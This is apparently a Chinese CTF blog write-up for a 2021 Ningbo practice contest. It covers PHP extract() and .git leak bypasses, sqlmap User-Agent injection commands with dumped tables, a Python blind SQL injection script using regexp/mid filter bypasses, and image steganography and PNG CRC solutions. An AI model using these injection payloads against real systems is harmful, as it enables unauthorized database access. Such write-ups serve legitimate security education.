

2021宁波市第四届网络安全大赛练习赛

原创

[huamanggg](#) 于 2021-05-23 19:36:11 发布 305 收藏

分类专栏: [比赛wp](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_51078229/article/details/116676747

版权



[比赛wp](#) 专栏收录该内容

45 篇文章 2 订阅

订阅专栏

签到咯~

看响应头

Myself~

请求头修改

php是.....~

```
<?php
include 'flag.php';
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag:" . $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
else
{
    highlight_file(__FILE__);
}
?>
```

有git泄露

```
← → ↻ ⚠ 不安全 | 192.144.182.32:25002/.git/HEAD
应用 huamang CSDN 哔哩哔哩 Google 文
ref: refs/heads/master
```

payload

```
/?ac=ref: refs/heads/master&fn=.git/HEAD
```

Vulnerabilities~

User-Agent头注入

sqlmap跑level=3就可以了

库名web

```
mation_schema
[23:53:01] [INFO] retrieved: web
available databases [2]:
[*] information_schema
[*] web
```

sqlmap -r 1.txt -D web --tables

读出表名

```
[00:01:48] [INFO] adjusting time
user_agents
[00:02:30] [INFO] retrieved: use
956d Database: web
5b08 [2 tables]
+-----+
| user_agents |
| users       |
+-----+
B [00:02:38] [INFO] fetched data l
```

在user_agents表里面有flag

sqlmap -r 1.txt -D web -T user_agents --column --dump

```
Database: web
Table: user_agents
[2 entries]
+-----+
| id | user_agent |
+-----+
| 1  | Mozilla/5.0 |
| 2  | flag{82c3c4c7c43a9c163e515a5796604c35} |
+-----+
```

注入吧~

过滤了很多东西

这里=和like都被过滤了，但是regexp没有过滤

还有substr被过滤了，使用mid绕过

使用: `?id=1 and length(database()) regexp '^3' # 测出长度为3`

`1 and mid(database(),%d,1) regexp '%s' # 注出库名为deb`

information_schema被过滤

table被过滤

可以使用 `?id=1 and exists(select * from flag) # 撞出表名flag`

同理撞出字段 `?id=1 and exists(select flag from flag) # 撞出字段也是flag`

```
import requests
import string

strs = 'abcdefghijklmnopqrstuvwxyz1234567890'

url = "http://192.144.182.32:20007/index.php?id="


sql = "1 and mid((select flag from flag),%d,1) regexp '%s'#"
# sql = "1 and Length(database()) regexp '^3' #"

for i in range(1,40):
    flag = ''
    for j in strs:
        payload = sql %(i,j)
        urls = url+payload

        r = requests.get(urls)
        # print(payload)
        # print(r.text)
        if '\\xe4\\xba\\x8c' in str(r.content):
            flag += j
            print(flag,end="")
            char = j
            break

print(flag)
```

跑出结果是这个, 再去网上测试一下



```
root@kali:~/Desktop
# python3 test.py
cb0bb8ab97c61175f2544f1eade12024
```

直接成功匹配

`1 and mid((select flag from flag),1,32) regexp 'cb0bb8ab97c61175f2544f1eade12024' #`

剧情大反转~

拿到文件后, 发现后面有一大段16进制

利用脚本来读取后反向存储

```
with open('1.txt','rb') as f:
    while True:
        a = f.readline()
        a = a[::-1]
        if len(a) == 0:
            break
        with open('2.txt','ab+') as file:
            file.write(a)
```

看头是zip的头

改成zip后缀，里面就是flag

misc2-weight

使用010的png的脚本

```
*ERROR: CRC Mismatch @ chunk[1]; in data: 2eaaacdd; expected: e7a30c9d
```

或者pngcheck

```
$ pngcheck misc2.png
misc2.png CRC error in chunk IHDR (computed 256837e8, expected ec52ca96)
ERROR: misc2.png
```

发现CRC错误，但是不知道该改成什么才能显示出图片

这个是CRC校验码：EC52CA96

```
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789A
h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 PNG.....
h: 00 00 00 8C 00 00 00 C6 08 00 00 00 00 EC 52 CA ...E...E...
h: 96 00 00 03 EF 00 00 00 00 78 DA ED DA 41 6E 84 ...i...xU
h: 40 10 03 C0 FD FF A7 37 2F 48 C4 E0 F6 0C 0A E5 @.Äÿÿ$7/HA
h: E3 8A 1D 9A 2E 4E 16 9F AF 3C 26 1F 2B 80 21 30 äš.š.N.Y<&
h: 60 08 0C 18 02 03 86 C0 80 21 30 60 08 0C 81 01 .....tA€!0
h: 43 60 C0 10 18 30 04 06 0C 81 01 43 8E 62 7C 0A C`Ä.0....
h: F9 ED FC D5 FB 5E 7A B0 0B D7 AF 5E D3 D8 03 0C üiu00^z°.x
h: 18 30 60 C0 80 01 03 06 0C 18 30 60 C0 80 01 03 0`Ä€.....0
```

python脚本

```
#Python3爆 png长和高
import os
import binascii
import struct

for i in range(20000):#一般 20000就够
    wide = struct.pack('>i',i)
    for j in range(20000):
        high = struct.pack('>i',j)
        data = b'\x49\x48\x44\x52' + wide+ high+b'\x08\x00\x00\x00\x00'
        #因为是 Py3, byte和str型不能直接进行运算, 要写把 str写 b'...'。不然把 wide和 high写成 str(...)

        crc32 = binascii.crc32(data) & 0xffffffff
        if crc32 == 0xEC52CA96: # 0x81888253是这个 png文件头的 CRC校验码, 在 21~25byte处
            print('\n\n',i,j,crc32)
            print(type(data))
            exit(0)
print(i,end=' ')
```

结果是把宽和高都改成018C

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	012345678
89	50	4F	17	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG....
00	00	01	8C	00	00	01	8C	08	00	00	00	00	EC	52	CA	...E...E.
96	00	00	03	EF	49	44	41	54	78	DA	ED	DA	41	6E	84	...iIDAT
40	10	03	C0	FD	FF	A7	37	ZF	48	C4	E0	F6	0C	0A	E5	@. .Äÿ\$7/
E3	8A	1D	9A	2E	4E	16	9F	AF	3C	26	1F	2B	80	21	30	ã\$.š.N.Y
60	08	0C	18	02	03	86	C0	80	21	30	60	08	0C	81	01tA€
43	60	C0	10	18	30	04	06	0C	81	01	43	8E	62	7C	0A	C`A..0(.l

还有这个框起来的也要改成标示IDAT

会拿到二维码，扫了就是flag

BWM

盲水印

用到BlindWaterMark

我用的python3的脚本，出错了，要用老版本的

注意程序python2和python3版本的加解密结果会有所不同，主要原因是python2和python3 random的算法不同，如果要让python3兼容python2的random算法请加 --oldseed参数。

命令：`python bwmforpy3.py decode --oldseed B2.png 2.png flag.png`



流量分析

打不开。。。

宁波练习赛的Vulnerabilities~

misc3

一拿到有两个图片，key图片明显大很多，拉到后面看到是翻转的png

复制出内容到txt，拿脚本翻转写入一下

```
with open('1.txt','rb') as f:
    while True:
        a = f.readline()
        a = a[::-1]
        if len(a) == 0:
            break
        with open('2.txt','ab+') as file:
            file.write(a)
```



再用steghide工具来解密

```
.\steghide extract -sf flags.jpg
```

拿到flag